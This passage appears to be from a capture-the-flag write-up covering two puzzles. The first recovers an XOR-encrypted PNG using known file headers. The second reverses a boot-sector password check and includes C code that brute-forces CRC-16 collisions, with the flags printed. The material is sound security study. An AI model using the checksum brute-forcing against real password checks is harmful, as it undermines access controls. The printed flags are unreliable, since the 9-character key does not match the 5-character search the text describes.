We get the hint that we need to read the image. Sadly, the file appears to be in no image format that we (or more importantly `gimp` or `file`) can understand. After first spending time believing that the file was simply an obscure format we didn't know, we begin trying to think the file may just be encrypted.

From the entropy of the file, we can easily see that the encryption would have to be simple, which would suggest something relatively simple such as an xor cipher.

We take headers from a few standard image formats, such as gif, jpg, and png, and xor these with the header in our encrypted file until we see something that seems to indicate a key. It turns out xoring with PNG headers produces the string `CODE`, which seems rather suspicious. By xoring the entire file with this string, we see it becomes a valid PNG, containing an image of the key (which can easily be enhanced by filling the background of the image with white).

Key: HoyTomoSojuOKerosene?

Issue 500b

We are given a small binary that file claims is an x86 boot sector. Given the small size of the binary (2KB) this is probably just a reverse engineering challenge.

Since it is an x86 boot loader, it is going to be in 16-bit mode. Thankfully, IDA handles this. The first bit of code reads in the boot loader that starts at offset 0x200 to location 0x7C00 in memory. So we rebase the IDA database to start at 0x7A00, to make the memory references work.

Now we find a reference to the "Wrong password" string (0x7C9F), and notice that it is comparing a result to a stored word (0x2002). This indicates a checksum function as it iterates over every character in a string. The string is made up of the entered password padded to 16 bytes with spaces.

The checksum function is small and self-contained. It was trivial to write the algorithm in C. It wasn't until we looked up information later that we found out it was just CRC-16. Once we had a C program, we just brute-forced over all 5-character passwords (ascii code 0x21 to 0x7e). This gave us around a 100,000 passwords, and we were done.

Key: dltbdhqor

```
unsigned short chk(unsigned char c, unsigned short chk)
{
  unsigned short ret = (c << 8) ^ chk;
  int i;
  for(i = 0; i < 8; i++)
  {
    int bit = ret & 0x8000;
    ret = (ret << 1) & 0xFFFF;
    if(bit)
    {
      ret ^= 0x1975;
    }
  }
  return ret;
}

void chk_all(char *a)
{
  int i = 0;
  unsigned short key = 0;
  for(i = 0; i < 16; i++)
    key = chk(a[i], key);
  if(key == 0x2002)
    printf("%hx %s\n", key, a);
}

int main()
{
  char a[17];
  memset(a, '\x20', 16);
  a[16] = '\0';

  for(a[0] = 0x21; a[0] <= 0x7e; a[0]++)
  for(a[1] = 0x21; a[1] <= 0x7e; a[1]++)
  for(a[2] = 0x21; a[2] <= 0x7e; a[2]++)
  for(a[3] = 0x21; a[3] <= 0x7e; a[3]++)
  for(a[4] = 0x21; a[4] <= 0x7e; a[4]++)
    chk_all(a);

}
```

Listing 3: Source code

3 Acknowledgement

We would like to thank our advisor, David Brumley, for his support and Cylab for providing rooms.